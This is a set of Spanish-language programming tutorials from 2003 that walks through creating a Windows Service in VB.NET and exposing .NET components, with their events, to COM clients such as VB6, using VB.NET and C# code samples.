Seguramente te preguntarás porqué tenemos código "parecido" al usado en los formularios, en particular el procedimiento InitializeComponent, ya que esto nos puede inducir a pensar que podemos añadir controles al componente, y es cierto, podemos añadir controles a un Servicio de Windows, pero realmente no se mostrarán cuando esté en ejecución, ya que un Servicio de Windows no presenta ninguna interfaz gráfica al usuario, al menos eso es lo que la documentación indica y lo que podemos deducir después de crear este tipo de ejecutable.

Sigamos con la configuración de nuestro servicio de prueba.
Ahora vamos a configurar el proyecto, lo primero que debemos hacer es cambiar el objeto inicial del ejecutable, ya sabes que esto es algo que debemos hacer cuando cambiamos el nombre de la clase que el IDE de Visual Studio .NET utiliza al crear cualquier clase de proyectos del tipo exe.
Y ya que estamos con las propiedades, vamos a asignar el valor On a Option Strict.

Tal y como podemos ver, un Servicio de Windows es en realidad un ejecutable, pero los servicios no son aplicaciones o ejecutables "normales", es decir no se puede iniciar desde la línea de comandos o haciendo doble-click en el ejecutable. Para que un Servicio de Windows se inicie hay que instalarlo para que, si así lo indicamos, se inicie automáticamente la próxima vez que el sistema se inicie; aunque también lo podemos iniciar con una utilidad como la que hemos creado al principio de este artículo o usando Servicios del grupo de Herramientas administrativas.

Los servicios de Windows deben incluir una clase de tipo instalador por cada uno de los servicios que el proyecto incluya.
Por tanto, vamos a añadir un nuevo elemento al proyecto, será una clase del tipo **Clase del instalador**, a la que le daremos el nombre **InstallerPruebaSW**, tal como podemos ver en la figura 3.




Figura 3, una clase instalador para el Servicio de Windows

En esta clase podemos indicar algunas de las características que tendrá el Servicio de Windows, como por ejemplo la forma en que se iniciará, en que cuenta del sistema se ejecutará el servicio, etc.
El código que incluye de forma automática el IDE de Visual Studio .NET no es necesario, al menos en su totalidad, por tanto podemos quitar el procedimiento **InitializeComponents** así como el método **Dispose**, que simplemente se encarga de llamar al procedimiento del mismo nombre del objeto **components**. Por tanto sólo nos quedaríamos con el constructor de la clase que será el sitio en el que indicaremos la forma en la que se iniciará el servicio.
Si buscamos en la ayuda de Visual Studio .NET, nos encontraremos con un ejemplo de cómo usar esta clase junto con un Servicio de Windows, de ese ejemplo es de donde he "tomado" la forma de configurar esta clase, así que si notas un parecido, que no te sorprenda... je, je... de todas formas, para eso está la ayuda, para que nos ayude en lo que no sepamos y como yo de esto no sabía nada, pues...
Te dejo también el link de la ayuda, para que puedas además informarte mejor sobre este tema, esta misma dirección está en la lista de temas relacionados del final de este artículo, ya sabes que lo que está en negrita puede que tengas que cambiarlo para que te funcione en tu ayuda de VS.NET:
ms-help://**MS.MSDNVS.3082**/cpref/html/frlrfSystemServiceProcessServiceInstallerClassTopic.htm

Y aquí te muestro el código de esta clase instaladora para usarla con nuestro Servicio de Windows:

```
Imports System.ServiceProcess
Imports System.ComponentModel
Imports System.Configuration.Install

<RunInstaller(True)> Public Class InstallerPruebaSW
    Inherits System.Configuration.Install.Installer
    '
    Private serviceInstaller1 As ServiceInstaller
    Private processInstaller As ServiceProcessInstaller

    Public Sub New()
        ' Instantiate installers for process and services.
        processInstaller = New ServiceProcessInstaller()
        serviceInstaller1 = New ServiceInstaller()
        ' The services will run under the system account.
        processInstaller.Account = ServiceAccount.LocalSystem
        ' The services will be started manually.
        serviceInstaller1.StartType = ServiceStartMode.Manual
```

```
        ' ServiceName must equal those on ServiceBase derived classes.
        serviceInstaller1.ServiceName = "PruebaSW"
        ' Add installers to collection. Order is not important.
        Installers.Add(serviceInstaller1)
        Installers.Add(processInstaller)
    End Sub
    '
End Class
```

En esta clase simplemente asignamos la cuenta en la que se ejecutará el servicio, (por medio de la propiedad **Account**), en este caso es en la cuenta **LocalSystem**, así como la forma en que se iniciará, (mediante la propiedad **StartType**), si indicamos el valor **Automatic**, se iniciará automáticamente con el sistema, incluso si ningún usuario inicia una sesión, aunque para este ejemplo, indicaremos el valor **Manual** para que se inicie de forma manual, en breve verás el porqué. En la propiedad **ServiceName** de la clase **ServiceInstaller** tenemos que indicar el nombre del servicio que queremos instalar. En caso de que nuestro proyecto tenga más de un servicio, tendremos que crear un objeto de este tipo para cada uno de los servicios contenidos en el proyecto.

Para ir finalizando temas, te comentaré que el ejecutable con el o los servicios se instalará en el sistema usando la utilidad **InstallUtil.exe** del .NET Framework, esa utilidad se usará tanto para instalar como desinstalar un Servicio de Windows.
La forma de usar esa utilidad con la aplicación que vamos a crear sería la siguiente:
InstallUtil.exe servicioWindows.exe y para desinstalarlo usaremos: **InstallUtil.exe /u servicioWindows.exe**

Ahora nos centraremos en el código del servicio que estamos creando.
Debido a que este servicio tendrá que comprobar si una aplicación en particular está o no en ejecución de forma que siempre se asegure de que está en funcionamiento, salvo que se le indique lo contrario, usaremos un temporizador para hacer esa comprobación.

Otra cosa que debemos decidir es si queremos que el servicio se pueda pausar, y posteriormente reanudar, si es así tendremos que hacer dos cosas:
La primera es asignar un valor verdadero a la propiedad **CanPauseAndContinue**, y la segunda será definir dos procedimientos los cuales serán llamados al utilizar los métodos **Pause** y **Continue**, el nombre de estos procedimientos será **OnPause** y **OnContinue** respectivamente.
En nuestro servicio de prueba, vamos a dar la posibilidad de realizar esas acciones, por tanto vamos a asignar la siguiente declaración en el constructor de la clase **PruebaSW**:

```
Public Sub New()
    MyBase.New()

    ' El Diseñador de componentes requiere esta llamada.
    InitializeComponent()

    ' Agregar cualquier inicialización después de la llamada a InitializeComponent()
    'CanStop = True ' este valor es el que tiene por defecto
    CanPauseAndContinue = True
End Sub
```

Como puedes comprobar por el comentario, el valor predeterminado de la propiedad **CanStop** es True, por tanto, salvo que se indique lo contrario, los servicios creados con Visual Studio .NET siempre se podrán detener. Para que esto sea así, el servicio deberá implementar un procedimiento llamado **OnStop**, el cual ya está definido en la plantilla de la clase creada por el IDE, lo mismo que lo está el procedimiento que será llamado al iniciar el servicio: **OnStart**. Este último método se llamará cuando se inicie el servicio al usar el método **Start** o cuando se inicia el servicio de forma automática.

> **Nota:**
> Es importante saber que el método **OnStart** es llamado (o invocado) cuando se inicia el servicio, lo cual ocurre justo después de que se instancie el objeto en la memoria, el constructor sólo se llamará al crear el servicio, el cual permanecerá en memoria hasta que se cierre el sistema, por tanto, sólo será creado una sola vez. Esto quiere decir que si se detiene y se vuelve a iniciar el servicio no se destruirá y se volverá a crear, simplemente se llamará a los métodos correspondientes. En la documentación de Visual Studio .NET este punto es claro, pero creo que merece la pena recordarlo para que no se cometa el error de pensar que cuando un servicio se detiene y posteriormente se vuelve a iniciar el objeto asociado se vuelve a instanciar. Por tanto no se deberían asignar recursos en el constructor que posteriormente se vayan a liberar en el método **OnStop**, cualquier recurso que se vaya a liberar en ese método se debe crear en el procedimiento **OnStart**.

Como podrás comprobar en un momento, la implementación de estos métodos, (los cuales se declaran como

protegidos), va a ser bastante simple, por la sencilla razón de que todo el trabajo que nuestro servicio hará estará en el evento del temporizador, por tanto estos procedimientos simplemente manipularán el estado del mencionado temporizador.
Veamos el código de estos cuatro procedimientos, así como la declaración del temporizador y el intervalo predeterminado:

```
Private WithEvents temporizador As Timers.Timer
Private intervalo As Integer = 50000


Protected Overrides Sub OnStart(ByVal args() As String)
    ' Agregar código aquí para iniciar el servicio. Este método debería poner en movimiento
    ' los elementos para que el servicio pueda funcionar.
    '
    ' empezar con un intervalo pequeño para que se inicie el evento del temporizador
    ' nada más empezar, después se asignará el valor configurado
    temporizador = New Timers.Timer(100)
    temporizador.Start()
End Sub

Protected Overrides Sub OnStop()
    ' Agregar código aquí para realizar cualquier anulación necesaria para detener el servicio.
    temporizador.Stop()
End Sub

Protected Overrides Sub OnPause()
    ' si se detiene temporalmente el servicio
    temporizador.Stop()
End Sub

Protected Overrides Sub OnContinue()
    ' si s continúa el servicio, volver a iniciar el temporizador
    temporizador.Start()
End Sub
```

Tal como podemos comprobar, hemos definido una variable del tipo **Timers.Timer**, así como una variable que tendrá el valor del tiempo de intervalo entre cada evento del temporizador, el valor del temporizador será en milisegundos, por tanto el evento del temporizador se diparará cada 5 segundos.
En los procedimientos **OnStop** y **OnPause** se detiene el timer y en los otros dos procedimientos, **OnStart** y **OnContinue**, se vuelve a activar dicho temporizador. En el caso de **OnStart**, creamos una nueva instancia de la clase **Timer** a la que asignamos un intervalo pequeño, con la intención de que el primer intervalo se produzca de forma más o menos inmediata, así nos aseguramos de que las comprobaciones que el servicio deba hacer, se hagan casi al iniciarse.
Como veremos dentro de un momento, en el evento **Elapsed** del temporizador asignaremos de forma correcta el valor que el temporizador deba tener.

Pero antes de ver ese código recapitulemos un poco sobre lo que nuestro servicio hará, ya que, al fin y al cabo, será en el evento del temporizador donde se hará todo el trabajo.

Para simplificar, nuestro Servicio de Windows va a controlar si una aplicación está o no en ejecución, en caso de que no lo esté, se encargará de ejecutarla.
También se le podrá indicar si queremos que haga o no esta comprobación, de forma que podamos dejar en una especie de estado de espera o standby el servicio.
Toda estos cambios de estado, se le indicarán mediante parámetros al iniciar el servicio.

Por tanto, necesitaremos dos variables: una para contener el nombre (y localización) del programa que queremos "controlar" y otra para que el servicio sepa si debe comprobar si está o no en ejecución.

Sabiendo esto, vamos a añadir estas líneas después de las que declaraba el temporizador y el intervalo:

```
' la aplicación que vamos a comprobar
Private aplicación As String
' si se debe hacer la comprobación
Private comprobar As Boolean
```

Cuando se inicie el servicio, se podrán pasar los parámetros para indicar la aplicación y/o si se debe seguir comprobando o no. Por tanto, tenemos que modificar el procedimiento **OnStart** para que se pueda comprobar si se han indicado o no dichos parámetros.
El formato de dichos parámetros será el siguiente:
Para indicar la aplicación a comprobar: *nombreAplicación [/C]*
Para indicar que no se compruebe si está en ejecución: */NC*

Realmente sólo se comprueba si el valor del segundo parámetro es /C, ya que cualquier otra cosa indicada tras la barra (/) se tomará como si fuese /NC.

Veamos el código completo del procedimiento **OnStart**:

```
Protected Overrides Sub OnStart(ByVal args() As String)
    ' Agregar código aquí para iniciar el servicio. Este método debería poner en movimiento
    ' los elementos para que el servicio pueda funcionar.
    '
    ' en args() estarán los argumentos pasados al servicio
    ' Se indicará en la forma:
    ' aplicación [/C]  para iniciar la comprobación de la aplicación indicada
    ' [aplicación] /NC para detener la comprobación
    '
    Try
        Dim s As String = args(0).Trim
        If s <> "" Then
            Dim i As Integer
            '
            ' primero averiguamos si se debe o no comprobar
            If s.ToUpper.IndexOf("/C") > -1 Then
                comprobar = True
            Else
                comprobar = False
            End If
            ' según se haya o no indicado el segundo parámetro
            i = s.IndexOf("/")
            Select Case i
                Case -1
                    ' no se indica el segundo parámetro
                    ' debe ser el nombre de la aplicación
                    aplicación = s
                    comprobar = True
                Case Is > 0
                    ' se indica la aplicación,
                    ' debe estar antes de la barra
                    aplicación = s.Substring(0, i - 1).Trim
            End Select
        End If
    Catch
        ' si se produce un error, no asignar nada,
        ' se usarán los valores anteriores, si hay...
    End Try
    '
    '
    ' empezar con un intervalo pequeño para que se inicie el evento del temporizador
    ' nada más empezar, después se asignará el valor configurado
    temporizador = New Timers.Timer(100)
    temporizador.Start()
End Sub
```

Este procedimiento se ejecuta cada vez que iniciamos el servicio, si usamos la aplicación para administrar servicios, podemos usar el botón **Iniciar con parámetros** para indicar el parámetro que nuestro Servicio de Windows necesita.

Por último vamos a ver el código del temporizador, que será la parte de nuestro servicio que se encargue de comprobar si la aplicación indicada está o no en ejecución y en caso de que no lo esté, la ponga en marcha, siempre que se haya indicado que se compruebe...

```
Private Sub temporizador_Elapsed(ByVal sender As Object, _
                                 ByVal e As System.Timers.ElapsedEventArgs) _
                                 Handles temporizador.Elapsed
    '
    ' deshabilitar temporalmente el timer
    temporizador.Enabled = False
    '
    ' asignar el nuevo valor del temporizador
    If intervalo <> temporizador.Interval Then
        temporizador.Interval = intervalo
    End If
    '
```

```
    ' si se debe comprobar si está en ejecución
    If comprobar Then
        Try
            Dim procesos() As Process
            Dim nombreProceso As String
            '
            ' el nombre del proceso suele ser el nombre de la aplicación
            ' sin la extensión
            nombreProceso = Path.GetFileNameWithoutExtension(aplicación)
            procesos = Process.GetProcessesByName(nombreProceso)
            If (procesos.Length = 0 OrElse (procesos Is Nothing)) Then
                ' si no está en ejecución, iniciarlo
                '
                ' IMPORTANTE:
                ' Los ejecutables iniciados con un Servicio de Windows
                ' no se muestran: se ejecutan ocultos.
                '
                Dim proceso As New Process()
                '
                proceso.StartInfo.FileName = aplicación
                proceso.Start()
            End If
        Catch
            '
        End Try
    End If
    '
    ' volver a habilitar el timer
    temporizador.Enabled = True
End Sub
```

Un punto importante, (el cual está indicado en los comentarios de este evento y al principio de este artículo), es que cualquier aplicación iniciada por un Servicio de Windows se ejecutará de forma oculta, sin mostrar la interfaz gráfica que tuviera, por tanto, sólo deberían "comprobarse" aplicaciones que no interactúen con el usuario.

Pero salvo este "pequeño" inconveniente, creo que ahora tendremos más claro cómo crear Servicios de Windows con Visual Basic .NET, que es al fin y al cabo lo pretendido con este artículo.

Temas relacionados

Para más información, puedes consultar la ayuda de Visual Studio .NET, ya que no todo lo que se puede hacer con los Servicios de Windows está tratado en este artículo y de esa forma podrás seguir investigando por tu cuenta.
En los links aquí indicados, la parte en negrita hace referencia a la ayuda de Visual Studio .NET tal y como la tengo configurada en mi equipo, (con la versión en español de la ayuda), por tanto es posible que tengas que cambiar esa parte de acuerdo a como tengas tu ayuda instalada.
Esos links los puedes "copiar y pegar" en la "dirección URL" del propio Visual Studio .NET o bien en el navegador que tengas instalado en tu equipo.

ms-help://**MS.VSCC/MS.MSDNVS.3082**/Vbcon/html/vbconIntroductionToNTServiceApplications.htm
ms-help://**MS.VSCC/MS.MSDNVS.3082**/Vbcon/html/vbtskretrievinglistsofservices.htm
ms-help://**MS.VSCC/MS.MSDNVS.3082**/Vbcon/html/vborimonitoringwindowsservices.htm
ms-help://**MS.VSCC/MS.MSDNVS.3082**/cpref/html/frlrfsystemserviceprocess.htm
ms-help://**MS.VSCC/MS.MSDNVS.3082**/cpref/html/frlrfsystemserviceprocessservicebaseclasstopic.htm
ms-help://**MS.VSCC/MS.MSDNVS.3082**/cpref/html/frlrfsystemserviceprocessservicecontrollerclasstopic.htm
ms-help://**MS.VSCC/MS.MSDNVS.3082**/cpref/html/frlrfsystemserviceprocessserviceprocessinstallerclasstopic.htm
ms-help://**MS.VSCC/MS.MSDNVS.3082**/cpref/html/frlrfsystemserviceprocessserviceinstallerclasstopic.htm

Nos vemos.
Guillermo
Nerja, 21 de Enero / 5 de Febrero de 2003

Aquí tienes el código de la utilidad para administrar los Servicios de Windows, así como el código del servicio de prueba.
Como te comenté anteriormente, se incluye tanto el código para Visual Basic como para C#
El código completo: ServiciosWindows.zip (30.20 KB)

Microsoft .net Cómo... en .NET

Usar un componente .NET desde COM (3ª parte)

Añadir nuevos eventos sin perder la compatibilidad binaria

Publicado el 14/Ene/2003
Actualizado el 14/Ene/2003

Links a los otros artículos de esta serie: 1, 2 y 3

Introducción

Pues fíjate, no ha pasado ni un día para que haya una tercera parte de esta serie... y si no llega a ser porque convertí el código, (de la librería .NET para usar desde un cliente COM), a C#, lo mismo hubiese tardado algo más.

El porqué de esta tercera parte es para explicarte cómo añadir nuevos eventos a un componente (para usar desde COM) previamente distribuido.

En las pruebas que hice anteriormente al añadir un nuevo evento, los clientes antiguos dejaban de funcionar. La razón, según creo, es porque el componente COM utilizaba los nuevos eventos, pero si el cliente, (al no conocer previamente de su existencia), no los implementaba, daba error, entre otras cosas porque el componente COM lo "intentaba" lanzar, pero al no estar capturado (o definido un procedimiento de captura del evento), se producía una excepción. Dicha excepción, según he podido comprobar, se produce en la librería, no en la aplicación cliente.

Por suerte, (si es que se puede llamar suerte), al convertir el código de Visual Basic .NET a C#, pude comprobar que si un cliente no implementaba los eventos, se producía una excepción. La suerte o casualidad fue probarlo con el cliente creado en .NET (al que por descuido u olvido) no había añadido los eventos de la colección, como sabrás en VB la declaración de variables que interceptarán eventos es muy simple, ya que sólo hay que añadir la instrucción WithEvents en la declaración y asunto arreglado, pero en C# hay que "crear" (o indicar) explícitamente el evento.

Como te comentaba, el error se producía en el componente, y para que funcionara, (después de ver un ejemplo en la ayuda de VS), había que comprobar si era null y en caso de que no fuese, se "lanzaba" el evento. En Visual Basic esto no se puede hacer, (en breve veremos el código de C# y VB.NET), por tanto, añadí un Try... Catch y ¡Oh Dioses! funcionaba. Funcionaba incluso con los ejecutables que había compilado anteriormente, que al fin y al cabo era de lo que se trataba... sino, ¿para que dar gracias a los Dioses de la Programación?

Bueno, ya está bien de tanta historia y exclamaciones.
Veamos el código que he usado tanto en VB como en C#, aunque en este último lenguaje, no veremos el código completo, sólo veremos la clase **PalabrasIO** y las declaraciones de las interfaces, tanto la de los eventos como la propia interfaz implementada por la clase. El resto del código no cambia, salvo en lo concerniente a la forma de trabajar de C# y VB, pero ese código lo puedes conseguir al completo, así como el del cliente creado en VB6, en el fichero zip que está al final.

> **Nota:**
> Si bien se soluciona el problema de los eventos en los clientes antiguos y nuevos. Si la clase se crea usando CreateObject, no funcionará. Puede que este sea el tema de una cuarta parte... pero eso será cuando lo averigüe.

Te muestro a continuación el código para VB de la interfaz de los eventos y la parte de la clases **PalabrasIO** que utiliza el nuevo evento, el resto es igual que el mostrado en la segunda parte de esta serie de artículos.

```
<InterfaceTypeAttribute(ComInterfaceType.InterfaceIsIDispatch)> _
```

```
Public Interface IPalabrasEvents
    Sub Leida(ByVal elNombre As String)
    Sub Guardada(ByVal elNombre As String)
    '
    Sub Nueva(ByVal elNombre As String)
End Interface

<ComVisible(False)> _
Public Delegate Sub PalabraNueva(ByVal elNombre As String)
'
Public Event Nueva As PalabraNueva
'
' para poder añadir nuevos eventos y no perder la compatibilidad binaria
' el uso de los nuevos eventos deben usarse con captura de errores
' por si el cliente no los utiliza...
Protected Sub OnNueva(ByVal elNombre As String)
    Try
        RaiseEvent Nueva(elNombre)
    Catch
    End Try
End Sub
'
' ...
'
Public Overrides Function Add(ByVal unaPalabra As Palabra) As Integer _
        Implements IPalabrasIO.Add
    RaiseEvent Nueva(unaPalabra.Nombre)
    Return MyBase.Add(unaPalabra)
End Function
```

El código de C# es el de las dos interfaces y la clase **PalabrasIO**, como te comenté antes podrás conseguir el código completo en el fichero zip.
Sólo advertir que en el proyecto de C# he creado dos espacios de nombres anidados, por tanto para poder acceder a estas clases hay que usar esos dos espacios de nombres delante del nombre de la clase o bien importar el espacio de nombres, tal como es habitual en los lenguajes .NET.

```
//-----------------------------------------------------------------------------
// Colección de palabras con métodos de entrada/salida              (13/Ene/03)
//
// ©Guillermo 'guille' Som, 2003
//-----------------------------------------------------------------------------

using System;
using System.IO;
using System.Runtime.InteropServices;
using System.Collections;

namespace pruebasGuille
{
    namespace ClassLibraryCS
    {
        //
        // Este atributo registrará la interfaz con los eventos,
        // si no se aplica, el evento se mostrará en el examinador de objetos,
        // pero la clase no se podrá declarar con WithEvents
        [InterfaceTypeAttribute(ComInterfaceType.InterfaceIsIDispatch)]
        public interface IPalabrasEvents
        {
            void Leida(string elNombre);
            void Guardada(string elNombre);
            // en C# se pueden añadir nuevos eventos sin romper la compatibilidad binaria
            void Nueva(string elNombre);
        }
        //
        public interface IPalabrasIO
        {
```

```
    //
    // los miembros heredados
    int Add(Palabra  unaPalabra);
    void Clear();
    Palabras Clone();
    bool Contains(Palabra unaPalabra);
    int Count{get;}
    void CopyTo(Array unArray, int index);
    int IndexOf(Palabra unaPalabra);
    Palabra this[int  index]{get; set;}
    void Remove(Palabra  unaPalabra);
    void RemoveAt(int  index);
    void Reverse();
    void Sort();
    string[] Tipos();
    //
    IEnumerator  GetEnumerator();
    //
    bool IgnoreCase{get; set;}
    SortOrderTypes SortOrder{get; set;}
    //
    // los nuevo métodos
    void Guardar(string fichero);
    void Leer(string fichero);
    string Versión{get;}
}
//
// ComSourceInterfaces se utiliza para las clases que produzcan eventos
// el nombre de la interfaz debe incluir el namespace en el que se incluye
[ComSourceInterfaces("pruebasGuille.ClassLibraryCS.IPalabrasEvents")]
public class PalabrasIO : Palabras, IPalabrasIO
{
    //
    const string cVersion = "PalabrasIO v";
    //
    // los delegados y eventos
    // Visual Basic permite hacerlo más simple,
    // pero esta es la forma recomendada
    [ComVisible(false)]
        public delegate void PalabraLeida(string elNombre);

    [ComVisible(false)]
        public delegate void PalabraGuardada(string elNombre);

    [ComVisible(false)]
        public delegate void PalabraNueva(string elNombre);
    //
    public event PalabraLeida Leida;
    public event PalabraGuardada Guardada;
    public event PalabraNueva Nueva;
    //
    //
    protected virtual void OnLeida(string elNombre)
    {
        if (Leida != null)
            Leida(elNombre);
    }
    protected virtual void OnGuardada(string elNombre)
    {
        if (Guardada != null)
            Guardada(elNombre);
    }
    protected virtual void OnNueva(string elNombre)
    {
        if (Nueva != null)
            Nueva(elNombre);
    }
    //
    // El constructor
    public PalabrasIO() : base()
    {
    }
```

```
//
public virtual void Guardar(string fichero)
{
    StreamWriter sw = new  StreamWriter(fichero, false, System.Text.Encoding.Default);
    //
    sw.WriteLine(this.Versión);
    foreach(Palabra unaPalabra in this)
    {
        unaPalabra.Guardar(sw);
        // producir un evento con el dato guardado
        OnGuardada(unaPalabra.Nombre);
    }
    sw.Close();
}
//
public virtual void Leer(string fichero)
{
    Palabra unaPalabra;
    StreamReader sr = new StreamReader(fichero, System.Text.Encoding.Default);
    string s  = sr.ReadLine();
    // sólo leer las palabras si es de esta versión
    // cuando haya nuevas versiones, añadir la comparación correspondiente
    if( s.StartsWith(cVersion) )
    {
        this.Clear();
        while( sr.Peek() != -1)
        {
            unaPalabra = new Palabra();
            unaPalabra.Leer(sr);
            this.Add(unaPalabra);
            // producir un evento con el dato leído
            OnLeida(unaPalabra.Nombre);
        }
    }
    sr.Close();
}
//
public virtual string Versión
{
    get
    {
        return cVersion + "1";
    }
}
//
// los miembros de la clase base
public override int Add(Palabra unaPalabra)
{
    OnNueva(unaPalabra.Nombre);
    return base.Add(unaPalabra);
}
//
public override void Clear()
{
    base.Clear();
}
//
public override Palabras Clone()
{
    return base.Clone();
}
//
public override bool Contains(Palabra unaPalabra)
{
    return base.Contains(unaPalabra);
}
//
public override int Count
{
    get
    {
        return base.Count;
```

```
    }
}
//
public override void CopyTo(Array unArray, int index)
{
    base.CopyTo(unArray, index);
}
//
public override bool IgnoreCase
{
    get
    {
        return IDClass.IgnoreCase;
    }
    set
    {
        IDClass.IgnoreCase = value;
    }
}
//
public override int IndexOf(Palabra unaPalabra)
{
    return base.IndexOf(unaPalabra);
}
//
public override Palabra this[int index]
{
    get
    {
        return (Palabra)base[index];
    }
    set
    {
        base[index] = value;
    }
}
//
public override void Remove(Palabra unaPalabra)
{
    base.Remove(unaPalabra);
}
//
public override void RemoveAt(int index)
{
    base.RemoveAt(index);
}
//
public override void Reverse()
{
    base.Reverse();
}
//
public override void Sort()
{
    base.Sort();
}
//
public override SortOrderTypes SortOrder
{
    get
    {
        return IDClass.SortOrder;
    }
    set
    {
        IDClass.SortOrder = value;
    }
}
//
public override string[] Tipos()
{
    return base.Tipos();
```

```
            }
            //
            public override IEnumerator GetEnumerator()
            {
                return base.GetEnumerator();
            }
        }
    }
}
```

Nota:
Para crear la librería de tipos y registrarla, así como para registrar el componente en el GAC, utiliza estos comandos:
regasm pruebasGuille.ClassLibraryCS.dll /tlb
gacutil /i pruebasGuille.ClassLibraryCS.dll

Espero que con esta nueva aportación sea más fácil crear componentes que nos ayuden a empezar a migrar las aplicaciones de Visual Basic 6.0, aunque, como he comentado antes, aún seguimos teniendo el problema de la creación de los objetos mediante CreateObject.

Nos vemos.
Guillermo

Nerja, a 14 de enero de 2003

Aquí tienes el código para C#, el de VB.NET será como el de la segunda parte, además del código indicado en el artículo. Lo puedes conseguir en este link: servidorNETparaCOM03.zip (142 KB)

Microsoft .net **Cómo... en .NET**

Usar un componente .NET desde COM

o cómo crear un servidor .NET para usar desde COM

Publicado el 04/Ene/2003
Actualizado el 04/Ene/2003

Links a los otros artículos de esta serie: 1, 2 y 3

La batallita del abuelo:

Estaba comprobando cómo utilizar un componente creado con .NET Framework en una aplicación de Visual Basic 6.0 mediante automatización COM y me puse a leer la documentación de Visual Studio .NET, encontré varios ejemplos y los puse en práctica.

Pero no conseguía lo que yo quería: crear un componente que fuese "compatible" (u operativo) con COM, que no me obligara a regenerar la aplicación cliente (creada con VB6) cada vez que modificara el componente creado con .NET (el servidor).

Seguí buscando en la documentación, (seguramente en la red habrá algún ejemplo que hiciera lo que yo quería hacer, pero como, en mi casa que es donde estaba programando, no tengo conexión a internet).
La cuestión es que no encontraba nada que me "solucionara el problemilla".
Lo único que encontré eran recomendaciones de cómo *no* debía hacerlo, pero los ejemplos, (seguramente por ser simples), siempre mostraban el código no recomendable.

Hice algunas pruebas y, más o menos, conseguí lo que quería, pero me faltaba poder usar los eventos que el componente .NET implementaba. La única forma de que esos eventos fuesen visibles en VB6, (que me permitiera crear un objeto usando WithEvents), era usando nuevamente lo que no recomendaban, además de que perdía la "compatibilidad" con el ejecutable creado.

Seguí buscando y me encontré con un ejemplo que estaba escrito en C#, pero si has tenido algún contacto con C#, sabrás que las cosas "complicadas" se hacen de forma más fácil o, si lo prefieres, de forma más natural o intuitiva, pero de eso hablaremos en otra ocasión.

A esas alturas del día, (más bien de la noche), la situación era la siguiente:
Podía crear un componente .NET que funcionara en VB6 y que no me obligara a volver a generar el ejecutable cada vez que hiciera una modificación, por pequeña que fuese; incluso con el simple hecho de compilar la librería, tenía que volver a generar el ejecutable.

Pero no podía utilizar los eventos producidos por el componente .NET.
Seguí probando un ciento de cosas, para ver cómo podía crear el componente .NET y que me permitiera declarar un evento que fuese entendido por COM y mantuviese la "compatibilidad binaria" con el cliente (un ejecutable creado con VB6).
Y al final, después de probar hasta las cosas más rebuscadas, decidí tirar por "el camino de en medio" y hacer lo que siempre recomiendo a otros: buscar la solución más sencilla... y efectivamente, así fue.

Otro inconveniente con el que me encontré, fue que al estar utilizando clases que estaban derivadas de otras, (mediante herencia), el componente .NET no mostraba, en el cliente COM, los métodos y propiedades heredadas. A esto no encontré solución en la documentación, (si quería hacer las cosas bien), así que, tuve que hacer algo que no es lo más correcto, ya que, precisamente la herencia está para no tener que hacerlo, pero, es que si no lo hacía, no podía usar los miembros heredados.
Por tanto, tuve que escribir cada uno de los miembros heredados en cada una de las clases derivadas, aunque, eso sí, con el mínimo código posible, pero... como te comento, esto no es "lógico", así que seguiré buscando la solución, pero por ahora, salvo ese "pequeño" inconveniente, todo funciona bien, y lo más importante: ¡ya se cómo hacer las cosas bien!, a pesar de que no haya ejemplos "clarificadores" en la documentación de Visual Studio .NET, por suerte existen sitios en internet que te muestre cómo hacer las cosas que no te explican de forma "sencilla" en los libros y la documentación.

En este artículo veremos tanto cómo hacer las cosas de la forma adecuada y recomendada, pero también veremos cómo NO se deben hacer las cosas, para que no tengas excusas.

La teoría:

La verdad es que si me conoces, esto de las teorías y los métodos científicos no es lo mío, así que no te cansaré demasiado y te lo explicaré de forma que, aunque no técnica, espero que te quede claro.

Nota: Si quieres algo más técnico, te invito a que consultes la documentación correspondiente.

Los componentes COM (librerías ActiveX, etc.) utilizan siempre interfaces para poder acceder a los métodos y propiedades de una clase. Cuando creamos uno de estos componentes se crea una especie de "lista" con las interfaces que expone así como una lista con los miembros de cada una de esas interfaces.
Si creamos un cliente para ese componente, por ejemplo: un ejecutable que utilice la librería ActiveX, se creará otra lista en la que estarán todos los miembros de cada una de las interfaces de dicho componente. Esta lista simplemente serán punteros o referencias a dichos miembros, sin saber con exactitud a que miembro hace referencia; me explico: si tenemos tres métodos en una interfaz expuesta por el componente, el ejecutable accederá a cada una de ellas de una forma parecida a como se acceden a los miembros de un array: interfaz(1), interfaz(2) e interfaz(3).

